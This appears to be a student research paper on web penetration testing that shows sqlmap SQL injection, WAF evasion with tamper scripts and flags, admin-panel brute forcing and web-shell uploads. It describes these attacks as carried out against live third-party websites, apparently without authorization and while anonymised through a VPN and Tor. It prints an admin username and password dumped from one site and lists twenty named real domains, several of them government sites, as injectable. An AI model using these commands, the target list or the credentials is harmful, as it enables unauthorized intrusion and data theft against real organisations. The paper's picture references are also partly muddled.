

An Approach of Solutions for a Vulnerable Website through Penetration Testing

¹Arindam Halder, ²Dr Pranam Paul

¹B.Tech Student, Department of Computer Science Engineering (Cyber Security), The Neotia University, Diamond Harbour, West Bengal, India

²Assistant Professor, Department of Computer Science Engineering (Cyber Security), The Neotia University, Diamond Harbour, West Bengal, India

Abstract : Nowadays the Internet is closely related to our daily life. We enjoy the quality of service the provided by The Internet at the same time, but also suffer from the threat of network security [6]. Current day web applications provide a lot more services than simple content delivery [4]. Web-based model of computing and Web applications (Like e-commerce, banking, shopping, trading, blogs etc) have been subject several attacks such as cross-site scripting, SQL injection, authentication bypass and Unrestricted File upload [4]. These security vulnerabilities allow the attacker to gain control over the database of an application resulting in financial fraud, Leak of confidential data, network hacking, deleting database, theft and many more to count [4]. In this paper we have discussed about the classification of SQL injection attacks, as well as authentication bypass and unrestricted file upload and also analysis is done on basis of risk associated with each attacks. Besides that many existing approaches were proposed to detect the attack at the database level and discussed the optimal solutions also.

Keywords - Web application penetration testing, SQL Injection, Authentication Bypass, Unrestricted file upload, Cyber Security awareness.

I. INTRODUCTION

Today in this digital world we can achieve anything from the comfort of our home from ordering food, to buying clothes from online portal to transport in form of Uber and Ola etc. over the internet. This phenomenal evolution in technology has brought its own set of challenges. Services such as home delivery or payment portal has very important credentials of our lives that if manhandled can ruin many life. Black hat hackers use the vulnerabilities of the sites to steal these credentials that lead to heavy losses. In this paper some of the techniques used by the hackers to attack vulnerable sites are shown for demonstration purpose. This in turn may be used to raise awareness among the developers to make their web app and web sites more secure. In this paper it has been discussed the attacking scenario and the classification of web application attacks (e.g. SQL injection, Authentication Bypass, Unrestricted file upload) and also analysis is done on basis of risk associated with each attack.

II. LITERATURE REVIEW:

For activities like paying of bills & merchandize information must be kept safe with these web applications but unfortunately there is no guarantee of integrity and confidentiality of information. The global exposure of these applications makes them prone to the attacks because of presence of vulnerabilities [3]. The use of database driven web applications are attacked by SQL Injection attack and uploading web-shell to the database the entire web applications is being controlled by the attacker [7]. In any web applications, uploading files is a necessity for advanced functionality. Whether it is a social networking site like Facebook and Twitter, or an intranet document sharing portal, web forums and blog sites have to let users employ avatars and other tools to upload images, videos and numerous other file types. Allowing an end user to upload files to a target website is like opening another door for a malicious user to compromise the target server [19]. There are many detection techniques implemented, but they have focused on the SQL structure at the application level [7]. So those techniques failed to detect some of the attacks at the database level. So here our approach is based on the attack behavior and the analysis of response and state of the web application under different attacks. Our intensity is to solve the cyber-attack problems existing in methods mentioned to this paper and to increase the awareness about cyber security [6].

III. ACTUAL WORK

After establishing internet connection through VPN, using sqlmap SQL injectable flaws is detected and exploited database servers. POST-request is a way of hidden communication between client to server through URL while 'GET' request is not like that. To make the 'POST' request visible, some intermediate tool is required. To save the server from harmful queries, scripts and protect against application layer attacks firewall(WAF) is used to filter, monitor, and block HTTP traffic to and from a web application. Brute force is a trial-and-error type of attack that is used to crack any user password or personal identification number (PIN). To obtain the value of the desired data, a large number of consecutive guesses is used. Using the permutation and combinations, the desired data is generally generated by inserting information of the consecutive guesses, and that list of information is known as dictionary file or wordlist.

Nowadays, uploading files is a necessity for any web application with advanced functionality. Whether it is a social networking site like Facebook and Twitter, or an intranet document sharing portal, web forums and blog sites have to let users to upload images, videos and numerous other file types. Actually in that case file upload is allowed without checking file content type into a


web server. So there is no restriction on file uploading that allows an end user to upload web shells to the target website for opening another door to compromise target server and the web shell established a remote connection between server and attacker.

Web shells are the malicious script that used as backdoor for unauthorized access in any server by uploading it on a web server. Backdoor is a malware type that negates normal authentication procedures to access a system, and granted remote access to the resources within that system.

Now, the sequential implementation to do this work is being scheduled as stepwise below.

Step 1:-

A VPN connection has been established for staying anonymous and routing as an incognito person to be secured, that has been shown in Picture 3.1.



```

File Edit View Terminal Tabs Help
arindam@backbox:~$ curl ifconfig.me
223.178.138.100
arindam@backbox:~$ curl ifconfig.me
192.160.102.170
arindam@backbox:~$ █
  
```

Picture 3.1

Set up VPN connection

From the Picture 3.1 It is shown that the previous Public IPv4 was 223.178.138.100; after Setting up VPN connection the changed public IPv4 is 192.160.102.170

Step 2:-

Sql-injection:

By inserting arbitrary query string with SQL commands into a database, url is checked, whether any errors immediately returned or not. If any error is generated, and then it is generally taken that sql-injection can be performed. Finally using the sqlmap tool it is confirmed whether sql injection attack can be performed or not.

There are two different types of HTTP request, 'GET' and 'POST'. As the sql-injectable vulnerability can be presented in both type of request, so sql-injection operation can be done through both type of request.



```

root@anonymous:~# sqlmap -u http://www.neutralposture.com/site/products.php?cat=04 --dbs
{1.2.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
Developers assume no liability and are not responsible for any misuse or damage caused.

[*] starting at 23:02:10

[23:02:12] [INFO] testing connection to the target URL
[23:02:13] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[23:02:14] [INFO] testing if the target URL content is stable
  
```

Picture 3.2

Performed Sql-injection operation with 'GET' requested url

Here in Picture 3.2, it is demonstrated that the vulnerability was found at 'GET' request. So therefore, sql-injection operation was performed with the 'GET' requested URLs. Here '-u' stands for url address and '--dbs' is used for finding the databases on the target server..

In another Scenario, when sql-injectable flaws were found in the 'POST' request. By capturing the 'POST' requested data while client-server communication, the 'POST' requested data is being saved in a simple text file. Finally, sql-injection operation is being performed on that text file. This types of sql-injection operations are known as Blind sql injection.

```

arindam@anonymous:~$ sudo sqlmap -r /home/arindam/Desktop/post.txt --dbs
[sudo] password for arindam:
{1.2.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
    consent is illegal. It is the end user's responsibility to obey all applicable
    local, state and federal laws. Developers assume no liability and are not respon-
    sible for any misuse or damage caused by this program

[*] starting at 00:14:02

[00:14:02] [INFO] parsing HTTP request from '/home/arindam/Desktop/post.txt'

```

Picture 3.3

Sql-injection operation was performed with post requested data

From the Picture 3.3, it is shown that sql injection operation is performed on a text file that is contained with 'POST' requested data. Here '-r' is used for read the file and 'post.txt' is the text file of 'POST' requested data.

Authentication Bypass:

If the admin panel or admin login page of a website can be found ,as shown in Picture 4.5 , it is possible to bypass the login authentication by using combinations of commonly used passwords, even ifthe attacker doesn't know the right credentials. During Sql-injection we may get correct credentials of the admin from the user databases that helps us to enter directly, the Picture 3.5 describes same; otherwise brute-force attack is needed.

```

[00:25:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[00:25:03] [INFO] fetching columns for table 'tbl_users' in d
[00:25:03] [INFO] used SQL query returns 5 entries
[00:25:03] [INFO] resumed: "id", "int(11)"
[00:25:03] [INFO] resumed: "loginid", "varchar(100)"
[00:25:03] [INFO] resumed: "password", "varchar(100)"
[00:25:03] [INFO] resumed: "username", "varchar(150)"
[00:25:03] [INFO] resumed: "admin", "int(11)"
[00:25:03] [INFO] fetching entries for table 'tbl_users' in d
[00:25:03] [INFO] used SQL query returns 1 entries
Database: pakfans_db
Table: tbl_users
[1 entry]
+-----+-----+-----+-----+-----+
| id | loginid | admin | username | password |
+-----+-----+-----+-----+-----+
| 1 | pD@ta | 1 | Admin | @2018Ad |
+-----+-----+-----+-----+-----+

[00:25:04] [INFO] table 'pakfans_db.tbl_users' dumped to CSV
[00:25:04] [INFO] fetched data logged to text files under '/h

```

Picture 3.5

User credentials that fetched out by sql injection

Unrestricted File Upload:

Nowadays, uploading files is a necessity for any web application like social networking site like Facebook and Twitter, or an intranet document sharing portal, web forums and blog sites that have to let users to upload images, videos and numerous other file types. Actually in that case file upload is allowed without checking file content type into a web server. That allows an end user to upload web shells to the target website for opening another door compromise target server and the web shell established a remote connection between server and attacker.

. Once the scripts or web shell get uploaded on the target location, following the storage path of the uploaded file, the attacker may be able to perform the read and write operation directly, from his kernel. In the Picture 3.6, it shows an unrestricted file upload part where web-shell can be uploaded.

The image shows a web form with the following fields:

- Gender:** A dropdown menu with the text "Select Gender..." and a downward arrow.
- Cell Phone:** A text input field with the placeholder text "Phone Number".
- Country:** A dropdown menu with the text "Select Here..." and a downward arrow.
- Date of Birth:** A text input field.
- Profile Picture (Max. size less than 1 MB):** A file upload area containing a "Browse..." button and the text "No file selected."

Picture 3.6

File upload tab of a webpage

In the Picture 3.6, shows a demonstration of a live website where web shell can be uploaded.

IV. RESULT

```
back-end DBMS: MySQL 5.0
[05:38:54] [INFO] fetching database names
[05:39:06] [INFO] the SQL query used returns 4 ent
[05:39:08] [INFO] retrieved: information_schema
[05:39:11] [INFO] retrieved: russians_russians
[05:39:14] [INFO] retrieved: russians_russians_DE
[05:39:16] [INFO] retrieved: russians_russians_RU
available databases [4]:
[*] information_schema
[*] russians_russians
[*] russians_russians_DE
[*] russians_russians_RU
```

Picture 4.1

Retrieved database's name

In the Picture 4.1, there are shown some available databases that are found by the operation of sql-injection

```

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
Payload: cat=54 AND (SELECT * FROM (SELECT(SLEEP(5)))slci)
---
[05:40:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.38, Apache 2.4.37
back-end DBMS: MySQL 5.0
[05:40:39] [INFO] fetching tables for database: 'russians_russians'
[05:40:41] [INFO] the SQL query used returns 36 entries
[05:40:43] [INFO] retrieved: admin
[05:40:45] [INFO] retrieved: admin_users
[05:40:47] [INFO] retrieved: admin_version
[05:40:49] [INFO] retrieved: baners
[05:40:51] [INFO] retrieved: buttons
[05:40:53] [INFO] retrieved: categories
[05:40:55] [INFO] retrieved: comments
[05:40:57] [INFO] retrieved: counter

```

Picture 4.2

A database is dumping in the sql-injection operation.

In the picture 4.2 it is shown that one database is dumping or downloading from the vulnerable website and from the picture it is shown that there are downloading several tables sequentially from the particular database which is selected to dump in command line. It takes time to dump the entire database depending on its size. And here 4 databases are retrieved at that moment while the command of retrieving of databases is given, that are contained with row information's details of that websites.

```

{1.2.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:39:52

[12:39:52] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.0; fr-FR) AppleWe
'/usr/share/sqlmap/txt/user-agents.txt'
[12:39:53] [INFO] testing connection to the target URL
[12:39:53] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS/IDS ✓
[12:39:53] [INFO] testing if the target URL content is stable
[12:39:54] [INFO] target URL content is stable
[12:39:54] [INFO] testing if GET parameter 'evid' is dynamic
[12:39:54] [INFO] confirming that GET parameter 'evid' is dynamic
[12:39:55] [INFO] GET parameter 'evid' is dynamic
[12:39:55] [WARNING] reflective value(s) found and filtering out
[12:39:56] [WARNING] heuristic (basic) test shows that GET parameter 'evid' might not be injectable
[12:39:56] [INFO] testing for SQL injection on GET parameter 'evid'
[12:39:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:39:56] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[12:39:56] [WARNING] there is a possibility that the target (or WAF/IPS/IDS) is resetting 'suspicious' requests
[12:39:56] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[12:39:57] [CRITICAL] connection reset to the target URL
[12:39:57] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[12:39:58] [CRITICAL] connection reset to the target URL

```

Picture 4.3

Unable to perform sql-injection for WAF protection

In the [Picture 4.3] we can't perform sql injection on the target websites due to firewall protection. In that case to remove the blockage it has to bypass the WAF which has been provided in the analysis part.

```

[05:33:47] [INFO] testing 'MySQL inline queries'
[05:33:48] [INFO] testing 'MySQL >= 5.0.11 stacked queries (SELECT comment)'
[05:33:48] [WARNING] time-based comparison requires larger statistical model, please wait.....
[05:35:21] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '-(time-out)' as possible
e.g. 10 or more)
[05:35:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'

```

Picture -4.4

Unable to performsql-injection due to plenty of times to response

In the Picture 4.4, sql-injection operation is failed due to take plenty of times to response. Its take much time to fetch, so the automation tool can't filtered the available databases as the firewall engaged huge traffic in the server network.



Picture 4.5

Unable to bypass authentication of admin panel

In the Picture 4.5, it is failed to bypass the authentication of admin panel of that website, then it should go for brute-force attack for more fruitful result that is discussed in analysis part.



Picture 4.6

Demonstration of established connection between host's kernel and attacker kernel

In the [picture 4.6] after web-shell uploaded on target website, the attacker has got full access privilege of that target website and databases of the server and it established a connection between website's hosting kernel and kernel from where attack was made.



a.

Picture 4.8

b.

Unable to upload web-shell

In the Picture 4.8 the given examples (a.) and (b.) ,show that for any unauthorized file upload can't be possible here, the restricted file extension is only allowed here.

V. ANALYSIS-

From the results, it can be assumed that naturally if any sql- injection flaws are being found in 'GET-REQUEST' then same flaws may be presented in 'POST' request in the maximum cases.

Instead of giving simple commands, some special commands of sql injection are used in 'POST' request to retrieve the database which cannot be retrieved in a usual command. For firewall protection, sql-injection can be blocked that is shown in- Picture 4.3. In that case it is necessary to remove the blockage for performing sql-injection operation.

For bypass firewall It has some another additional approach. It has been used these following commands with the previous command.




Table-4.1

List of websites where done sql-injection

Domain name	Operation performed with	Availability of Database with usual commands	Availability of Database with special commands	Special commands used
http://www.bpc.gov.bd/....	Get and Post	Yes	-	-
http://www.atmarine.fi/....	Get and Post	Yes	-	-
http://www.ubraintv.com/....	Post	No	Yes	--hex, --no-cast
https://www.migration.gov.rw/...	Post	No	Yes	--level 5,--risk 3, --threads 7
http://www.multan.gov.pk/....	Get and Post	Yes	-	-
https://www.bible-history.com/....	Get	Yes	-	-
https://c2-europe.eu/...	Get and Post	Yes	-	-
https://www.indianembassybrussels.gov.in/....	Post	NO	Yes	--level 5,--risk 3, --threads 7,--random-agent --tor,--temper=
http://www.dipintoguitars.com/....	Post	No	Yes	--hex, no-escape
http://www.sneaindia.com/....	Get and Post	Yes	No	-
https://www.nae-vegan.com/...	Get and Post	No	Yes	--random-agent --tor,--temper=
http://www.catsg.org/....	Post	NO	No	Unable to retrieve
http://weppi.gtk.fi/publ/foregsatlas/....	Get	No	Yes	--no-cast, --no-escape, --hex
http://www.oppodigital.in/product-details.php...	Get and Post	Yes	-	-
http://www.blaser-usa.com/.	Get	Yes	-	-
https://www.qau.edu.pk/....	Post	Yes	-	-
https://www.laboshop.com/....	Get and Post	No	NO	Unable to retrieve
http://www.sansihotels.com/...	Get	Yes	-	-
http://americanvalues.org/search/....	Post	No	No	Unable to retrieve
http://esjindex.org/search.php....	Get and Post	Yes	-	-

We performed the analysis on 70 websites and Table 4.1 displays the analysis of 20 of them. From 70 websites we got sql-injection flaw in only 'Post' requests 17 times and got flaw in only 'GET' requests 22 times and rest 31 websites are vulnerable in both types of requests. Between 17 operations with 'Post' requests there used special commands in 11 times and 2 times we failed to retrieve database with special commands also. In 31 websites which is vulnerable in both requests there are 7 times some special commands are used and 1 times we failed to retrieve database with special commands also. In 22 times of sql injection with only 'Get' request there are special commands are used 6 times.

Table 4.2
Special commands that is used in experiment

--no-cast	Turn off payload casting mechanism, that is being made to prevent any erroneous states and to easy the data retrieval processes itself .
--hex	By this command data is encoded to its hexadecimal form before being retrieved and afterwards unencoded to its original form.
--random-agent --tor	to stay anonymous, instead of passing by a single predefined HTTP(S) proxy server, it can be configured a Tor client together with Private proxy .
--risk	Used to specify the risk of tests to perform, where the default value is 1 which is innocuous for the majority of SQL injection points and higher values adds to the default level the tests for heavy query time-based SQL injections.
--level	This command specifies the level of tests to perform. Where the default value is 1 where limited number of tests (requests) is performed and higher values will test verbosely for a much larger number of payloads and boundaries.
--no-escape	In sql injection operation Sqlmap needs to use string values inside payloads those values are automatically being escaped, so this command is used for reducing payload.
--threads	Used to specify the maximum number of concurrent HTTP(S) requests that sqlmap is allowed to do; relies on multi-threading, while default is 1
--timeout	Used to specify a number of seconds to wait before considering the HTTP(S) request timed out. By default 30 seconds are set .
--temper	Tamper script will modify request to evade detection WAF rules. It needs to use more than one tamper scripts which we discussed very briefly in the next table.


In table 4.2 it has been discussed about some additional special commands for sql-injection that has been used during our experiment.

Table 4.3
Temper scripts that is used in experiment

General Temper scripts	For MSSQL Database Temper scripts	For MySQL Database Temper scripts
tamper=apostrophemask,apostrophenu llencode,base64encode,between,chardouble encode,charencode,charunicodeencode,e qualtolike,greatest.ifnull2ifisnull,multipl espaces,nonrecursivereplacement,percent age,randomcase,securesphere.	tamper=between,charencode,charunicodee ncode,equaltolike,greatest,multiplespaces, nonrecursivereplacement,percentage,rando mcase,securesphere,sp_password,space2co mment,space2dash,space2mssqlblank	tamper=between,bluecoat,charencode,c harunicodeencode,concat2concatws,eq ualtolike,greatest,halfversionedmoreke ywords,ifnull2ifisnull,modsecurityversi oned,modsecurityzeroverioned,multipl espaces,nonrecursivereplacement

In the Table 4.3, for bypassing the WAF, some of them temper scripts have been used during experiment.

In the case of authentication bypass If anyone get admin panel as shown in picture 4.5 login page of a website, to bypass that authentication one should go for a Brute force attack with commonly used ‘admin’ wordlist/dictionary file shown in picture 4.1, so it may be bypassed and attacker can get a scope to execute that websites actions as an admin.




Picture 5.1

Commonly used wordlist/dictionary to bypass admin panel for brute-force attack

From the Picture 4.8, we are unable to upload web shell because there in backend code there should have validation on file content type. To connect with Server site kernel with the local kernel of the attacker, a file, having a connection mechanism has to be uploaded to the server’s database. At the time of uploading, depending upon the security mechanism defined by the kernel, different types of file along with the file extension will be checked.

There are four types of security mechanism for checking types of file along with file extension. One of them is a very low level security for the checking of uploaded file in which practically nothing will be checked regarding its file extension. Second one having a medium level security for uploading a file can only check the file extension during the uploading but as it is not checked furthermore, after editing only extension of that file can be posted very smoothly. While third one ensured the difference types of checking multiple times during uploading to post of a file. The last one having the mechanism of third level security with some extra conditional checks i.e. for cookies, user token and sessional Id doesn’t allow unnecessary anything other than .jpg, .jpeg, .png.



Picture 5.2

To bypass the mid-level security by changing file's extension

In the mid-level security, file s are checked for a single time during upload and no further checking is done. So changing file extension to bypass the file checking mechanism is possible that is shown in Picture 5.2

VI. CONCLUSION:

Goal of the paper is to increase the awareness of developers while they are developing a website or a webapp. Their mistake may give huge opportunity to hackers for breaching the security. Here some scenarios are shown on how websites can be hacked.

From the results it can be inferred, if sql-injection vulnerability is found at Get request the Post request will also have some vulnerability (80% cases). For blind sql injection we have to perform the SQL injection operation with the special commands (60% cases).

Developers can keep this information in mind while developing. For example they can use lengthy and unusual passwords for Admin password to reduce chances of brute force attacks, use encryption to store Admin credential, verifying the file multiple times while upload a file etc.

VII. REFERENCES:

- [1] W. G. HALFOND, J. VIEGAS, A. ORSO, "A CLASSIFICATION OF SQL-INJECTION ATTACKS AND COUNTERMEASURES", *PROCEEDINGS OF THE INTERNATIONAL SYMPOSIUM ON SECURE SOFTWARE ENGINEERING*, MARCH, 2006.
- [2] N. SEIXAS, J. FONSECA, M. VIEIRA, H. MADEIRA, "LOOKING AT WEB SECURITY VULNERABILITIES FROM THE PROGRAMMING LANGUAGE PERSPECTIVE: A FIELD STUDY", *PROC. OF 20TH INTERNATIONAL SYMPOSIUM ON SOFTWARE RELIABILITY ENGINEERING 2009 (ISSRE '09)*, pp. 129-135, 16–19 Nov. 2009.
- [3] Chandershekhar Sharma ; S.C. Jain—"Analysis and classification of SQL injection vulnerabilities and attacks on web applications" Published in: 2014 International Conference on Advances in Engineering & Technology Research (ICAETR - 2014) ;DOI: 10.1109/ICAETR.2014.7012815
- [4] Padma N Joshi ; N. Ravishankar ; M. B. Raju ; N.CH. Ravi -"Encountering SQL Injection in Web Applications" - Published in: 2018 Second International Conference on Computing Methodologies and Communication (ICCMC); DOI: 10.1109/ICCMC.2018.8487999
- [5] Fred Dysart; Mark Sherriff "Automated Fix Generator for SQL Injection Attacks"- Published in: 2008 19th International Symposium on Software Reliability Engineering (ISSRE); DOI: 10.1109/ISSRE.2008.44
- [6] ZeliXiao; Zhiguo Zhou ; Wenwei Yang ; Chunyan Deng -"An approach for SQL injection detection based on behaviour and response analysis" -Published in: 2017 IEEE 9th International Conference on Communication Software and Networks (ICCSN); DOI: 10.1109/ICCSN.2017.8230346
- [7] B. Deva Priyaa ; M. Indra Devi - "Hybrid SQL injection detection system" -Published in: 2016 3rd International Conference on Advanced Computing and Communication Systems (ICACCS); DOI: 10.1109/ICACCS.2016.7586332
- [8] B. Deva Priyaa; M. IndraDevi -"Fragmented query parse tree based SQL injection detection system for web applications" - Published in: 2016 International Conference on Computing Technologies and Intelligent Data Engineering (ICCTIDE'16); DOI: 10.1109/ICCTIDE.2016.7725367
- [9] S. Barnum, McGraw, G., "Knowledge for Software Security," Security and Privacy Magazine, IEEE, vol.3, no. 2, 2005, pp. 74 - 78. (Pubitemid 40542067)
- [10] NIST, National Vulnerability Database, 2007, <http://nvd.nist.gov/>, accessed January 16, 2007.
- [11] S. Thomas and L. Williams, "Using Automated Fix Generation to Secure SQL Statements," 3rd International Workshop on Software Engineering for Secure Systems, Minneapolis, Minnesota, USA, 2007,
- [12] J. Grossman, "WhiteHat Website Security Statistics Report", *WhiteHat Security*, October 2007.
- [13] "Blind sql injection: Are your web applications vulnerable?", *Technical report SPI Dynamics Inc.*, 2005, [online] Available:<http://www.spidynamics.com/whitepapers/BlindSQLInjection.pdf>.
- [14] S. Siddharth, P. Doshi, "Five common Web Application Vulnerabilities", 2006, [online] Available: <http://www.securityfocus.com>.
- [15] D. A. Kindy, A. K. Pathan, "A Survey on SQL Injection: Vulnerabilities Attacks and Prevention Techniques", *IEEE*, 2011.

- [16]AffsanAbbrar, Dr. Pranam Paul, “Development of application to recognise Hand written Digit at run time” ; published in – International Journal of innovative Research in Computer and Communication Engineering , Vol. 6,Issue 11, November 2018
- [17]https://www.owasp.org/index.php/Main_Page
- [18]<http://www.enterprisenetworkingplanet.com/netsecur/article.php/3916331/Watch-for-Authentication-Bypass-Vulnerabilities.htm>
- [19] <https://resources.infosecinstitute.com/file-upload-vulnerabilities/#gref>
- [20]<https://malware.expert/general/what-is-a-web-shell/>
- [21]<https://null-byte.wonderhowto.com/forum/hiob-generate-web-backdoors-php-using-weeveily-kali-linux-0158905/>

VIII. BIOGRAPHY



Arindam Halder, Under Graduate student of The Neotia University in the department of Computer Science & Engineering (Cyber Security).



Prof. Dr Pranam Paul, Assistant Professor, Computer Science & Engineering - Cyber Security Department, The Neotia University (TNU), Diamond Harbour, had completed MCA in 2005. Then my carrier had been started as an academician from MCKV Institute of Technology, Liluah. Parallely, at the same time, I continued my research work. At October, 2006, National Institute of Technology (NIT), Durgapur had agreed to enroll my name as a registered Ph.D. scholar. Then I had joined Bengal College of Engineering and Technology, Durgapur. After that Dr. B. C. Roy Engineering College hired me in the MCA department at 2007. At the age of 30, I had got Ph.D. from National Institute of Technology, Durgapur, West Bengal. I had submitted my Ph.D. thesis only within 2 Years and 5 Months. Parrallely, I am continuing my research work. For that, I have 89 International Journal Publications. I am also reviewer of International Journal of Network Security (IJNS), Taiwan and International Journal of

Computer Science Issue (IJCSI); Republic of Mauritius.

Achievement:

- 1.Accepted my name for publication in “Who’s Who Science and Engineering, 2011 – 2012” published by “Marquis Who’s Who”, USA on 31st Dec 2010
- 2.Selected his name as “Top 100 Engineers’ 2011”, by “International Biographical Center”, Chambridge, England
- 3..Selected his name as “Outstanding 2000 Intellectuals of the 21st Century, 2012”, by “International Biographical Center”, Chambridge, England